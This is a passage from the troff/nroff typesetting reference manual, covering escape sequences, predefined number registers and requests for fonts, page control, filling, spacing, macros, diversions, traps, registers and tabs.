10.8	\"	Beginning of comment; continues to end of line
13.	\%	Default optional hyphenation character
2.1	\(*xx*	Character named *xx*
7.1	**x*, *(*xx*	Interpolate string *x* or *xx*
7.3	\$*N*	Interpolate argument 1≤*N*≤9
9.1	\a	Non-interpreted leader character
12.3	\b'*abc...*'	Bracket building function
4.2	\c	Connect to next input text
2.1	\C'*xyz*'	Character named *xyz*
11.1	\d	Downward 1/2 em vertical motion (1/2 line in *nroff*)
12.5	\D'*c...*'	Draw graphics function *c* with parameters …; *c* = l, c, e, a, ~
2.2	\f*x*, \f(*xx*, \f*N*	Change to font named *x* or *xx*, or position *N*
8.	\g*x*, \g(*xx*	Format of number register *x* or *xx*
11.1	\h'*N*'	Local horizontal motion; move right *N* (negative left)
2.3	\H'*N*'	Height of current font is *N*
11.3	\k*x*	Mark horizontal input place in register *x*
12.4	\l'*Nc*'	Horizontal line drawing function (optionally with *c*)
12.4	\L'*Nc*'	Vertical line drawing function (optionally with *c*)
8.	\n*x*, \n(*xx*	Contents of number register *x* or *xx*
2.1	\N'*N*'	Character number *N* on current font
12.1	\o'*abc...*'	Overstrike characters *a*, *b*, *c*, ...
4.1	\p	Break and spread output line
11.1	\r	Reverse 1 em vertical motion (reverse line in *nroff*)
2.3	\s*N*, \s±*N*	Point-size change function; also \s(*nn*, \s±(*nn*
2.2	\S'*N*'	Slant output *N* degrees
9.1	\t	Non-interpreted horizontal tab
11.1	\u	Reverse (up) 1/2 em vertical motion (1/2 line in *nroff*)
11.1	\v'*N*'	Local vertical motion; move down N (negative up)
11.2	\w'*string*'	Width of *string*
5.2	\x'*N*'	Extra line-space function (negative before, positive after)
10.7	\X'*string*'	Ouput *string* as device control function
12.2	\z*c*	Print *c* with zero width (without spacing)
16.	\{	Begin conditional input
16.	\}	End conditional input
10.8	*newline*	Concealed (ignored) newline
-	*Z*	*Z*, any character not listed above

The escape sequences \\, \., \", \$, *, \a, \n, \t, \g, and *newline* are interpreted in copy mode (§7.2).

Predefined Number Registers

Section Reference	*Register Name*	*Description*
3.	`%`	Current page number.
11.2	`ct`	Character type (set by `\w` function).
7.4	`dl`	Width (maximum) of last completed diversion.
7.4	`dn`	Height (vertical size) of last completed diversion.
-	`dw`	Current day of the week (1-7).
-	`dy`	Current day of the month (1-31).
15.	`ln`	Output line number.
-	`mo`	Current month (1-12).
4.1	`nl`	Vertical position of last printed text baseline.
11.2	`sb`	Depth of string below baseline (generated by `\w` function).
11.2	`st`	Height of string above baseline (generated by `\w` function).
-	`yr`	Last two digits of current year.

Predefined Read-Only Number Registers

Section Reference	*Register Name*	*Description*
19.	`$$`	Process id of *troff* or *nroff*.
7.3	`.$`	Number of arguments available at the current macro level.
5.2	`.a`	Post-line extra line-space most recently used in `\x'`*N*`'`.
-	`.A`	Set to 1 in *troff*, if `-a` option used; always 1 in *nroff*.
2.3	`.b`	Emboldening level.
20.	`.c`	Number of lines read from current input file.
7.4	`.d`	Current vertical place in current diversion; equal to `nl`, if no diversion.
2.2	`.f`	Current font number.
20.	`.F`	Current input file name [sic].
4.	`.h`	Text baseline high-water mark on current page or diversion.
11.1	`.H`	Available horizontal resolution in basic units.
6.	`.i`	Current indent.
4.2	`.j`	Current `ad` mode.
4.1	`.k`	Current output horizontal position.
6.	`.l`	Current line length.
5.1	`.L`	Current `ls` value.
4.	`.n`	Length of text portion on previous output line.
3.	`.o`	Current page offset.
3.	`.p`	Current page length.
7.5	`.R`	Number of unused number registers.
-	`.T`	Set to 1 in *nroff*, if `-T` option used; always 0 in *troff*.
2.3	`.s`	Current point size.
7.5	`.t`	Distance to the next trap.
4.1	`.u`	Equal to 1 in fill mode and 0 in nofill mode.
5.1	`.v`	Current vertical line spacing.
11.1	`.V`	Available vertical resolution in basic units.
11.2	`.w`	Width of previous character.
-	`.x`	Reserved version-dependent register.
-	`.y`	Reserved version-dependent register.
7.4	`.z`	Name [sic] of current diversion.

Reference Manual

1. General Explanation

1.1. Form of input. Input consists of *text lines*, which are destined to be printed, interspersed with *control lines*, which set parameters or otherwise control subsequent processing. Control lines begin with a *control character*—normally `.` (period) or `'` (single quote)—followed by a one or two character name that specifies a basic *request* or the substitution of a user-defined *macro* in place of the control line. The control character `'` suppresses the *break* function—the forced output of a partially filled line—caused by certain requests. The control character may be separated from the request/macro name by white space (spaces and/or tabs) for aesthetic reasons. Names should be followed by either space or newline. Control lines with unrecognized names are ignored.

Various special functions may be introduced anywhere in the input by means of an *escape* character, normally `\`. For example, the function `\n`*R* causes the interpolation of the contents of the *number register R* in place of the function; here *R* is either a single character name as in `\n`*x*, or a two-character name introduced by a left-parenthesis, as in `\n(`*xx*.

1.2. Formatter and device resolution. *Troff* internally stores and processes dimensions in units that correspond to the particular device for which output is being prepared; values from 300 to 1200/inch are typical. See §23. *Nroff* internally uses 240 units/inch, corresponding to the least common multiple of the horizontal and vertical resolutions of various typewriter-like output devices. *Troff* rounds horizontal/vertical numerical parameter input to the actual horizontal/vertical resolution of the output device indicated by the `-T` option (default `post`). *Nroff* similarly rounds numerical input to the actual resolution of its output device (default Model 37 Teletype).

1.3. Numerical parameter input. Both *nroff* and *troff* accept numerical input with the appended scale indicators shown in the following table, where *S* is the current type size in points and *V* is the current vertical line spacing in basic units.

Scale Indicator	Meaning
`i`	Inch
`c`	Centimeter
`P`	Pica = 1/6 inch
`m`	Em = *S* points
`n`	En = Em/2
`p`	Point = 1/72 inch
`u`	Basic unit
`v`	Vertical line space *V*
none	Default, see below

In *nroff*, both the em and the en are taken to be equal to the nominal character width, which is output-device dependent; common values are 1/10 and 1/12 inch. Actual character widths in *nroff* need not be all the same and constructed characters such as `->` (→) are often extra wide. The default scaling is `m` for the horizontally-oriented requests and functions `ll`, `in`, `ti`, `ta`, `lt`, `po`, `mc`, `\h`, `\l`, and horizontal coordinates of `\D`; `v` for the vertically-oriented requests and functions `pl`, `wh`, `ch`, `dt`, `sp`, `sv`, `ne`, `rt`, `\v`, `\x`, `\L`, and vertical coordinates of `\D`; `p` for the `vs` request; and `u` for the requests `nr`, `if`, and `ie`. *All* other requests ignore any scale indicators. When a number register containing an already appropriately scaled number is interpolated to provide numerical input, the unit scale indicator `u` may need to be appended to prevent an additional inappropriate default scaling. The number, *N*, may be specified in decimal-fraction form but the parameter finally stored is rounded to an integer number of basic units. Internal computations are performed in integer arithmetic.

The *absolute position* indicator `|` may be prepended to a number *N* to generate the distance to the vertical or horizontal place *N*. For vertically-oriented requests and functions, `|`*N* becomes the distance in basic units from the current vertical place on the page or in a *diversion* (§7.4) to the vertical place *N*. For *all* other requests and functions, `|`*N* becomes the distance from the current horizontal place on the *input* line to the horizontal place *N*. For example,

```
.sp |3.2c
```

will space in the required direction to 3.2 centimeters from the top of the page.

1.4. Numerical expressions. Wherever numerical input is expected an expression involving parentheses, the arithmetic operators +, −, /, *, % (mod), and the logical operators <, >, <=, >=, = (or ==), & (and), : (or) may be used. Except where controlled by parentheses, evaluation of expressions is left-to-right; there is no operator precedence. In the case of certain requests, an initial + or − is stripped and interpreted as an increment or decrement indicator respectively. In the presence of default scaling, the desired scale indicator must be attached to *every* number in an expression for which the desired and default scaling differ. For example, if the number register x contains 2 and the current point size is 10, then

```
.ll (4.25i+\nxP+3)/2u
```

will set the line length to 1/2 the sum of 4.25 inches + 2 picas + 3 ems.

1.5. Notation. Numerical parameters are indicated in this manual in two ways. ±*N* means that the argument may take the forms *N*, +*N*, or −*N* and that the corresponding effect is to set the parameter to *N*, to increment it by *N*, or to decrement it by *N* respectively. Plain *N* means that an initial algebraic sign is *not* an increment indicator, but merely the sign of *N*. Generally, unreasonable numerical input is either ignored or truncated to a reasonable value. For example, most requests expect to set parameters to non-negative values; exceptions are sp, wh, ch, nr, and if. The requests ps, ft, po, vs, ls, ll, in, and lt restore the previous parameter value in the absence of an argument.

Single character arguments are indicated by single lower case letters and one/two character arguments are indicated by a pair of lower case letters. Character string arguments are indicated by multi-character mnemonics.

2. Font and Character Size Control

2.1. Character set. The *troff* character set is defined by a description file specific to each output device (§23). There are normally several regular fonts and one or more special fonts. Characters are input as themselves (ASCII), as \(*xx*, as \C'*name*', or as \N'*n*'. The form \C'*name*' permits a name of any length; the form \N'*n*' refers to the *n*-th character on the current font, whether named or not.

Normally the input characters ', `, and − are printed as ‘, ’, and - respectively; \', \`, and \− produce ´, `, and −. Non-existent characters are printed as a 1-em space.

Nroff has an analogous, but different, mechanism for defining legal characters and how to print them. By default all ASCII characters are valid. There are such additional characters as may be available on the output device, such characters as may be able to be constructed by overstriking or other combination, and those that can reasonably be mapped into other printable characters. The exact behavior is determined by a driving table prepared for each device.

2.2. Fonts. *Troff* begins execution by reading information for a set of defaults fonts, said to be *mounted*; conventionally, the first four are Times Roman (R), *Times Italic* (I), **Times Bold** (B), and ***Times Bold Italic*** (BI) , and the last is a Special font (S) containing miscellaneous characters. These fonts are used in this document. The set of fonts and positions is determined by the device description file, described in §23.

The current font, initially Roman, may be changed by use of the ft request, or by embedding at any desired point either \f*x*, \f(*xx*, or \f*N*, where *x* and *xx* are the name of a font and *N* is a numerical font position.

It is not necessary to change to the Special font; characters on that font are automatically handled as if they were physically part of the current font. The Special font may actually be several fonts; the name S is reserved and is generally used for one of these. All special fonts must be mounted after regular fonts.

Troff can be informed that any particular font is mounted by use of the fp request. The list of known fonts is installation dependent. In the subsequent discussion of font-related requests, *F* represents either a one/two-character font name or the numerical font position. The current font is available (as a numerical position) in the read-only number register .f.

A request for a named but not-mounted font is honored if the font description information exists. In this way, there is no limit on the number of fonts that may be printed in any part of a document. Mounted fonts may

be handled more efficiently, and they may be referred to by their mount positions, but there is no other difference.

The function `\S'±N'` causes the current font to be slanted by ±*N* degrees. Not all devices support slanting.

Nroff understands font control and normally underlines italic characters (see §10.5).

2.3. Character size. Character point sizes available depend on the specific output device; a typical (historical) set of values is 6, 7, 8, 9, 10, 11, 12, 14, 16, 18, 20, 22, 24, 28, and 36. This is a range of 1/12 inch to 1/2 inch. The `ps` request is used to change or restore the point size. Alternatively the point size may be changed between any two characters by embedding a `\s`*N* at the desired point to set the size to *N*, or a `\s`±*N* ($1 \le N \le 9$) to increment/decrement the size by *N*; `\s0` restores the previous size. Requested point size values that are between two valid sizes yield the larger of the two.

Note that through an accident of history, a construction like `\s39` is parsed as size 39, and thus converted to size 36 (given the sizes above), while `\s40` is parsed as size 4 followed by `0`. The syntax `\s(`*nn* and `\s±(`*nn* permits specification of sizes that would otherwise be ambiguous.

The current size is available in the `.s` register. *Nroff* ignores type size requests.

The function `\H'±N'` sets the height of the current font to *N*, or increments it by +*N*, or decrements it by −*N*; if $N = 0$, the height is restored to the current point size. In each case, the width is unchanged. Not all devices support independent height and width for characters.

Request Form	***Initial Value***	***If No Argument***	***Notes***
`.ps` ±*N**	10 point	previous	E

Point size set to ±*N*. Alternatively embed `\s`*N* or `\s`±*N*. Any positive size value may be requested; if invalid, the next larger valid size will result, with a maximum of 36. A paired sequence +*N*, −*N* will work because the previous requested value is also remembered. Ignored in *nroff*.

`.ss` *N*	12/36 em	ignored	E

Space-character size (i.e., inter-word gap) is set to *N*/36 ems. This size is the minimum word spacing in adjusted text. Ignored in *nroff*.

`.cs` *F N M*	off	-	P

Constant character space (width) mode is set on for font *F* (if mounted); the width of every character will be taken to be *N*/36 ems. If *M* is absent, the em is that of the character's point size; if *M* is given, the em is *M* points. All affected characters are centered in this space, including those with an actual width larger than this space. Special Font characters occurring while the current font is *F* are also so treated. If *N* is absent, the mode is turned off. The mode must be in effect when the characters are physically printed. Ignored in *nroff*.

`.bd` *F N*	off	-	P

The characters in font *F* will be artificially emboldened by printing each one twice, separated by $N - 1$ basic units. A reasonable value for *N* is 3 when the character size is near 10 points. If *N* is missing the embolden mode is turned off. The emboldening value *N* is in the `.b` register.

This paragraph is printed with `.bd R 3`. The mode must be in effect when the characters are physically printed. Ignored in *nroff*.

`.bd S` *F N*	off	-	P

The characters in the Special font will be emboldened whenever the current font is *F*. The mode must be in effect when the characters are physically printed. Ignored in *nroff*.

`.ft` *F*	Roman	previous	E

*The fields have the same meaning as described earlier in the Request Summary.

Font changed to *F*. Alternatively, embed `\f`*F*. The font name `P` is reserved to mean the previous font, and the name `S` for the special font.

`.fp` *N F L* R,I,B,...,S ignored -

Font position. This is a statement that a font named *F* is associated with position *N*. It is a fatal error if *F* is not known. For fonts with names longer than two characters, *L* refers to the long name, and *F* becomes a synonym. There is generally a limit of about 10 mounted fonts.

3. Page control

Top and bottom margins are not automatically provided; it is conventional to define two *macros* and to set *traps* for them at vertical positions 0 (top) and −*N* (distance *N* up from the bottom). See §7 and Tutorial Examples §T2. A pseudo-page transition onto the first page occurs either when the first *break* occurs or when the first *non-diverted* text processing occurs. Arrangements for a trap to occur at the top of the first page must be completed before this transition. In the following, references to the *current diversion* (§7.4) mean that the mechanism being described works during both ordinary and diverted output (the former considered as the top diversion level).

The limitations on *troff* and *nroff* output dimensions are device dependent.

`.pl` ±*N* 11 in 11 in **v**

Page length set to ±*N*. The current page length is available in the `.p` register.

`.bp` ±*N* *N*=1 - B,**v**

Begin page. The current page is ejected and a new page is begun. If ±*N* is given, the new page number will be ±*N*. Also see request `ns`.

`.pn` ±*N* *N*=1 ignored -

Page number. The next page (when it occurs) will have the page number ±*N*. A `pn` must occur before the initial pseudo-page transition to affect the page number of the first page. The current page number is in the `%` register.

`.po` ±*N* 1 in; 0 previous **v**

Page offset. The current *left margin* is set to ±*N*. The *troff* initial value provides 1 inch of paper margin on a typical device. The current page offset is available in the `.o` register.

`.ne` *N* - *N*=1 *V* D,**v**

Need *N* vertical space. If the distance *D* to the next trap position (see §7.5) is less than *N*, a forward vertical space of size *D* occurs, which will spring the trap. If there are no remaining traps on the page, *D* is the distance to the bottom of the page. If $D < V$, another line could still be output and spring the trap. In a diversion, *D* is the distance to the *diversion trap*, if any, or is very large.

`.mk` *R* none internal D

Mark the current vertical place in an internal register (both associated with the current diversion level), or in register *R*, if given. See `rt` request.

`.rt` ±*N* none internal D,**v**

Return *upward only* to a marked vertical place in the current diversion. If ±*N* (with respect to current place) is given, the place is ±*N* from the top of the page or diversion or, if *N* is absent, to a place marked by a previous `mk`. The `sp` request (§5.3) may be used in all cases instead of `rt` by spacing to the absolute place stored in a explicit register, e.g., using the sequence `.mk` *R* ... `.sp |\n`*R*`u`; this also works when the motion is downwards.

4. Text Filling, Adjusting, and Centering

4.1. Filling and adjusting. Normally, words are collected from input text lines and assembled into a output text line until some word does not fit. An attempt is then made to hyphenate the word to put part of it into the output line. The spaces between the words on the output line are then increased to spread out the line to the current *line length* minus any current *indent*. A *word* is any string of characters delimited by the *space* character

or the beginning/end of the input line. Any adjacent pair of words that must be kept together (neither split across output lines nor spread apart in the adjustment process) can be tied together by separating them with the *unpaddable space* character ‘‘\ ’’ (backslash-space). The adjusted word spacings are uniform in *troff* and the minimum interword spacing can be controlled with the `ss` request (§2). In *nroff*, they are normally nonuniform because of quantization to character-size spaces; however, the command line option `-e` causes uniform spacing with full output device resolution. Filling, adjustment, and hyphenation (§13) can all be prevented or controlled. The text length on the last line output is available in the `.n` register, and text baseline position on the page for this line is in the `nl` register. The text baseline high-water mark (lowest place) on the current page is in the `.h` register. The current horizontal output position is in the `.k` register.

An input text line ending with `.`, `?`, or `!`, optionally followed by any number of `"`, `'`, `)`, `]`, `*`, or †, is taken to be the end of a sentence, and an additional space character is automatically provided during filling. To prevent this, add `\&` to the end of the input line. Multiple inter-word space characters found in the input are retained, except for trailing spaces; initial spaces also cause a break.

When filling is in effect, a `\p` may be embedded or attached to a word to cause a break at the end of the word and have the resulting output line spread out to fill the current line length.

A text input line that happens to begin with a control character can be made not to look like a control line by prefixing it with the non-printing, zero-width filler character `\&`. Still another way is to specify output translation of some convenient character into the control character using `tr` (§10.5).

4.2. Interrupted text. The copying of a input line in *nofill* (non-fill) mode can be interrupted by terminating the partial line with a `\c`. The next encountered input text line will be considered to be a continuation of the same line of input text. Similarly, a word within *filled* text may be interrupted by terminating the word (and line) with `\c`; the next encountered text will be taken as a continuation of the interrupted word. If the intervening control lines cause a break, any partial line will be forced out along with any partial word.

`.br` - - B

Break. The filling of the line currently being collected is stopped and the line is output without adjustment. Text lines beginning with space characters (but not tabs) and empty text lines (blank lines) also cause a break.

`.fi` fill on - B,E

Fill subsequent output lines. The register `.u` is 1 in fill mode and 0 in nofill mode.

`.nf` fill on - B,E

Nofill. Subsequent output lines are neither filled nor adjusted. Input text lines are copied directly to output lines without regard for the current line length.

`.ad` *c* adj, both adjust E

Line adjustment is begun. If fill mode is not on, adjustment will be deferred until fill mode is back on. If the type indicator *c* is present, the adjustment type is changed as shown in the following table.

Indicator	Adjust Type
`l`	adjust left margin only
`r`	adjust right margin only
`c`	center
`b` or `n`	adjust both margins
absent	unchanged

The number register `.j` contains the current value of the `ad` setting; its value can be recorded and used subsequently to set adjustment.

`.na` adjust - E

Noadjust. Adjustment is turned off; the right margin will be ragged. The adjustment type for `ad` is not changed. Output line filling still occurs if fill mode is on.

`.ce` *N* off *N* = 1 B,E

Center the next *N* input text lines within the current available horizontal space (line-length minus indent). If *N* = 0, any residual count is cleared. A break occurs after each of the *N* input lines. If the input line is too long, it will be left adjusted.

5. Vertical Spacing

5.1. Baseline spacing. The vertical spacing (*V*) between the baselines of successive output lines can be set using the `vs` request. *V* should be large enough to accommodate the character sizes on the affected output lines. For the common type sizes (9-12 points), usual typesetting practice is to set *V* to 2 points greater than the point size; *troff* default is 10-point type on a 12-point spacing (as in this document). The current *V* is available in the `.v` register. Multiple-*V* line separation (e.g., double spacing) may be requested with `ls`, but it is better to use a large `vs` instead; certain preprocessors assume single spacing. The current line spacing is available in the `.L` register.

5.2. Extra line-space. If a word contains a vertically tall construct requiring the output line containing it to have extra vertical space before and/or after it, the *extra-line-space* function `\x'N'` can be embedded in or attached to that word. If *N* is negative, the output line containing the word will be preceded by *N* extra vertical space; if *N* is positive, the output line containing the word will be followed by *N* extra vertical space. If successive requests for extra space apply to the same line, the maximum values are used. The most recently utilized post-line extra line-space is available in the `.a` register.

In `\x'...'` and other functions having a pair of delimiters around their parameter, the delimiter choice (here `'`) is arbitrary, except that it can not look like the continuation of a number expression for *N*.

5.3. Blocks of vertical space. A block of vertical space is ordinarily requested using `sp`, which honors the *no-space* mode and which does not space past a trap. A contiguous block of vertical space may be reserved using `sv`.

`.vs` *N* 12pts; 1/6in previous E,**p**

Set vertical baseline spacing size *V*. Transient extra vertical space is available with `\x'`*N*`'` (see above).

`.ls` *N* *N* = 1 previous E

Line spacing set to ±*N*. *N* − 1 *V*s (blank lines) are appended to each output text line. Appended blank lines are omitted, if the text or previous appended blank line reached a trap position.

`.sp` *N* - *N* = 1 *V* B,**v**

Space vertically in either direction. If *N* is negative, the motion is backward (upward) and is limited to the distance to the top of the page. Forward (downward) motion is truncated to the distance to the nearest trap. If the no-space mode is on, no spacing occurs (see `ns`, and `rs` below).

`.sv` *N* - *N* = 1 *V* **v**

Save a contiguous vertical block of size *N*. If the distance to the next trap is greater than *N*, *N* vertical space is output. No-space mode has no effect. If this distance is less than *N*, no vertical space is immediately output, but *N* is remembered for later output (see `os`). Subsequent `sv` requests will overwrite any still remembered *N*.

`.os` - - -

Output saved vertical space. No-space mode has no effect. Used to finally output a block of vertical space requested by an earlier `sv` request.

`.ns` space - D

No-space mode turned on. When on, no-space mode inhibits `sp` requests and `bp` requests *without* a next page number. No-space mode is turned off when a line of output occurs, or with `rs`.

`.rs` space - D

Restore spacing. The no-space mode is turned off.

Blank text line. - B

Causes a break and output of a blank line exactly like `sp 1`.

6. Line Length and Indenting

The maximum line length for fill mode may be set with `ll`. The indent may be set with `in`; an indent applicable to only the next output line may be set with `ti`. The line length includes indent space but not page offset space. The line length minus the indent is the basis for centering with `ce`. The effect of `ll`, `in`, or `ti` is delayed, if a partially collected line exists, until after that line is output. In fill mode the length of text on an output line is less than or equal to the line length minus the indent. The current line length and indent are available in registers `.l` and `.i` respectively. The length of *three-part titles* produced by `tl` (see §14) is independently set by `lt`.

`.ll` ±*N* 6.5 in previous E,**m**

Line length is set to ±*N*.

`.in` ±*N* *N*=0 previous B,E,**m**

Indent is set to ±*N*. The indent is prepended to each output line.

`.ti` ±*N* - ignored B,E,**m**

Temporary indent. The next output text line will be indented a distance ±*N* with respect to the current indent. The resulting total indent may not be negative. The current indent is not changed.

7. Macros, Strings, Diversion, and Position Traps

7.1. Macros and strings. A *macro* is a named set of arbitrary *lines* that may be invoked by name or with a *trap*. A *string* is a named string of *characters*, not including a newline character, that may be interpolated by name at any point. Request, macro, and string names share the same name list. Macro and string names may be one or two characters long and may usurp previously defined request, macro, or string names; this implies that built-in operations may be (irrevocably) redefined. Any of these entities may be renamed with `rn` or removed with `rm`.

Macros are created by `de` and `di`, and appended to by `am` and `da`; `di` and `da` cause normal output to be stored in a macro. A macro is invoked in the same way as a request; a control line beginning `.`*xx* will interpolate the contents of macro *xx*. The remainder of the line may contain up to nine *arguments*.

Strings are created by `ds` and appended to by `as`. The strings *x* and *xx* are interpolated at any desired point with `\*`*x* and `\*(`*xx* respectively. String references and macro invocations may be nested.

7.2. Copy mode input interpretation. During the definition and extension of strings and macros (not by diversion) the input is read in *copy mode*. In copy mode, input is copied without interpretation except that:

- The contents of number registers indicated by `\n` are interpolated.
- Strings indicated by `\*` are interpolated.
- Arguments indicated by `\$` are interpolated.
- Concealed newlines indicated by `\`*newline* are eliminated.
- Comments indicated by `\"` are eliminated.
- `\t` and `\a` are interpreted as ASCII horizontal tab and SOH respectively (§9).
- `\\` is interpreted as `\`.
- `\.` is interpreted as "`.`".

These interpretations can be suppressed by prepending a `\`. For example, since `\\` maps into a `\`, `\\n` will copy as `\n`, which will be interpreted as a number register indicator when the macro or string is reread.

7.3. Arguments. When a macro is invoked by name, the remainder of the line is taken to contain up to nine arguments. The argument separator is the space character (not tab), and arguments may be surrounded by double quotes to permit embedded space characters. Pairs of double quotes may be embedded in double-quoted arguments to represent a single double-quote character. The argument `""` is explicitly null. If the desired arguments won't fit on a line, a concealed newline may be used to continue on the next line. A trailing double quote may be omitted.

When a macro is invoked the *input level* is *pushed down* and any arguments available at the previous level become unavailable until the macro is completely read and the previous level is restored. A macro's own arguments can be interpolated at any point within the macro with `\$`*N*, which interpolates the *N*th argument (1≤*N*≤9). If an invoked argument does not exist, a null string results. For example, the macro *xx* may be defined by

```
.de xx    \" begin definition
Today is \\$1 the \\$2.
..        \" end definition
```

and called by

```
.xx Monday 14th
```

to produce the text

```
Today is Monday the 14th.
```

Note that each `\$` was concealed in the definition with a prepended `\`. The number of arguments is in the `.$` register.

No arguments are available at the top (non-macro) level, within a string, or within a trap-invoked macro.

Arguments are copied in copy mode onto a stack where they are available for reference. It is advisable to conceal string references (with an extra `\`) to delay interpolation until argument reference time.

7.4. Diversions. Processed output may be diverted into a macro for purposes such as footnote processing (see Tutorial §T5) or determining the horizontal and vertical size of some text for conditional changing of pages or columns. A single diversion trap may be set at a specified vertical position. The number registers `dn` and `dl` respectively contain the vertical and horizontal size of the most recently ended diversion. Processed text that is diverted into a macro retains the vertical size of each of its lines when reread in *nofill* mode regardless of the current *V*. Constant-spaced (`cs`) or emboldened (`bd`) text that is diverted can be reread correctly only if these modes are again or still in effect at reread time. One way to do this is to embed in the diversion the appropriate `cs` or `bd` requests with the *transparent* mechanism described in §10.6.

Diversions may be nested and certain parameters and registers are associated with the current diversion level (the top non-diversion level may be thought of as the 0th diversion level). These are the diversion trap and associated macro, no-space mode, the internally-saved marked place (see `mk` and `rt`), the current vertical place (`.d` register), the current high-water text baseline (`.h` register), and the current diversion name (`.z` register).

7.5. Traps. Three types of trap mechanisms are available—page traps, a diversion trap, and an input-line-count trap. Macro-invocation traps may be planted using `wh` at any page position including the top. This trap position may be changed using `ch`. Trap positions at or below the bottom of the page have no effect unless or until moved to within the page or rendered effective by an increase in page length. Two traps may be planted at the same position only by first planting them at different positions and then moving one of the traps; the first planted trap will conceal the second unless and until the first one is moved (see Tutorial Examples). If the first one is moved back, it again conceals the second trap. The macro associated with a page trap is automatically invoked when a line of text is output whose vertical size reaches or sweeps past the trap position. Reaching the bottom of a page springs the top-of-page trap, if any, provided there is a next page. The distance to the next trap position is available in the `.t` register; if there are no traps between the current position and the bottom of the page, the distance returned is the distance to the page bottom.

A macro-invocation trap effective in the current diversion may be planted using `dt`. The `.t` register works in a diversion; if there is no subsequent trap a large distance is returned. For a description of input-line-count traps, see `it` below.

`.de` *xx yy* - *.yy*=`..` -

Define or redefine the macro *xx*. The contents of the macro begin on the next input line. Input lines are copied in *copy mode* until the definition is terminated by a line beginning with `.`*yy*, whereupon the macro *yy* is called. In the absence of *yy*, the definition is terminated by a line beginning with ''`..`''. A macro may contain `de` requests provided the terminating macros differ

or the contained definition terminator is concealed. ''`..`'' can be concealed as `\\..` which will copy as `\..` and be reread as ''`..`''.

`.am` *xx yy* - .*yy*=`..` -

Append to macro *xx* (append version of `de`).

`.ds` *xx string* - ignored -

Define a string *xx* containing *string*. Any initial double quote in *string* is stripped off to permit initial blanks.

`.as` *xx string* - ignored -

Append *string* to string *xx* (append version of `ds`).

`.rm` *xx* - ignored -

Remove request, macro, or string. The name *xx* is removed from the name list and any related storage space is freed. Subsequent references will have no effect. If many macros and strings are being created dynamically, it may become necessary to remove unused ones to recapture internal storage space for newer registers.

`.rn` *xx yy* - ignored -

Rename request, macro, or string *xx* to *yy*. If *yy* exists, it is first removed.

`.di` *xx* - end D

Divert output to macro *xx*. Normal text processing occurs during diversion except that page offsetting is not done. The diversion ends when the request `di` or `da` is encountered without an argument; extraneous requests of this type should not appear when nested diversions are being used.

`.da` *xx* - end D

Divert, appending to macro *xx* (append version of `di`).

`.wh` *N xx* - - **v**

Install a trap to invoke *xx* at page position *N*; a negative N will be interpreted as a distance from the page bottom. Any macro previously planted at *N* is replaced by *xx*. A zero *N* refers to the top of a page. In the absence of *xx*, the first trap found at *N*, if any, is removed.

`.ch` *xx N* - - **v**

Change the trap position for macro *xx* to be *N*. In the absence of *N*, the trap, if any, is removed.

`.dt` *N xx* - off D,**v**

Install a diversion trap at position *N* in the *current* diversion to invoke macro *xx*. Another `dt` will redefine the diversion trap. If no arguments are given, the diversion trap is removed.

`.it` *N xx* - off E

Set an input-line-count trap to invoke the macro *xx* after *N* lines of *text* input have been read (control or request lines do not count). The text may be inline text or text interpolated by inline or trap-invoked macros.

`.em` *xx* none none -

The macro *xx* will be invoked when all input has ended. The effect is almost as if the contents of *xx* had been at the end of the last file processed, but all processing ceases at the next page eject.

8. Number Registers

A variety of parameters are available to the user as predefined *number registers* (see Summary, page 194). In addition, users may define their own registers. Register names are one or two characters long and do not conflict with request, macro, or string names. Except for certain predefined read-only registers, a number register can be read, written, automatically incremented or decremented, and interpolated into the input in a variety of formats. One common use of user-defined registers is to automatically number sections, paragraphs, lines, etc.

A number register may be used any time numerical input is expected or desired and may be used in numerical *expressions* (§1.4).

Number registers are created and modified using `nr`, which specifies the name, numerical value, and the auto-increment size. Registers are also modified, if accessed with an auto-incrementing sequence. If the registers *x* and *xx* both contain *N* and have the auto-increment size *M*, the following access sequences have the effect shown:

Sequence	Effect on Register	Value Interpolated
`\n`*x*	none	*N*
`\n(`*xx*	none	*N*
`\n+`*x*	*x* incremented by *M*	*N*+*M*
`\n-`*x*	*x* decremented by *M*	*N*−*M*
`\n+(`*xx*	*xx* incremented by *M*	*N*+*M*
`\n-(`*xx*	*xx* decremented by *M*	*N*−*M*

When interpolated, a number register is converted to decimal (default), decimal with leading zeros, lower-case Roman, upper-case Roman, lower-case sequential alphabetic, or upper-case sequential alphabetic according to the format specified by `af`.

`.nr` *R* ±*N* *M* - **u**

The number register *R* is assigned the value ±*N* with respect to the previous value, if any. The increment for auto-incrementing is set to *M*.

`.af` *R c* arabic - -

Assign format *c* to register *R*. The available formats are:

Format	Numbering Sequence
`1`	0, 1, 2, 3, 4, 5, ...
`001`	000, 001, 002, 003, 004, 005, ...
`i`	0, i, ii, iii, iv, v, ...
`I`	0, I, II, III, IV, V, ...
`a`	0, a, b, c, ..., z, aa, ab, ..., zz, aaa, ...
`A`	0, A, B, C, ..., Z, AA, AB, ..., ZZ, AAA, ...

An arabic format having *N* digits specifies a field width of *N* digits (example 2 above). The read-only registers and the width function `\w` (§11.2) are always arabic. Warning: the value of a number register in a non-arabic format is not numeric, and will not produce the expected results in expressions.

The function `\g`*x* or `\g(`*xx* returns the format of a number register in a form suitable for `af`; it returns nothing if the register has not been used.

`.rr` *R* - ignored -

Remove number register *R*. If many registers are being created dynamically, it may become necessary to remove unused registers to recapture internal storage space for newer registers. The register `.R` contains the number of number registers still available.

9. Tabs, Leaders, and Fields

9.1. Tabs and leaders. The ASCII horizontal tab character and the ASCII SOH (control-A, hereafter called the *leader* character) can both be used to generate either horizontal motion or a string of repeated characters. The length of the generated entity is governed by internal *tab stops* specifiable with `ta`. The default difference is that tabs generate motion and leaders generate a string of periods; `tc` and `lc` offer the choice of repeated character or motion. There are three types of internal tab stops—*left* adjusting, *right* adjusting, and *centering*. In the following table, *D* is the distance from the current position on the *input* line (where a tab or leader was found) to the

next tab stop, *next-string* consists of the input characters following the tab (or leader) up to the next tab (or leader) or end of line, and *W* is the width of *next-string*.

Tab type	Length of motion or repeated characters	Location of *next-string*
Left	*D*	Following *D*
Right	*D*−*W*	Right adjusted within *D*
Centered	*D*−*W*/2	Centered on right end of *D*

The length of generated motion is allowed to be negative, but that of a repeated character string cannot be. Repeated character strings contain an integer number of characters, and any residual distance is prepended as motion. Tabs or leaders found after the last tab stop are ignored, but may be used as *next-string* terminators.

Tabs and leaders are not interpreted in copy mode. `\t` and `\a` always generate a non-interpreted tab and leader respectively, and are equivalent to actual tabs and leaders in copy mode.

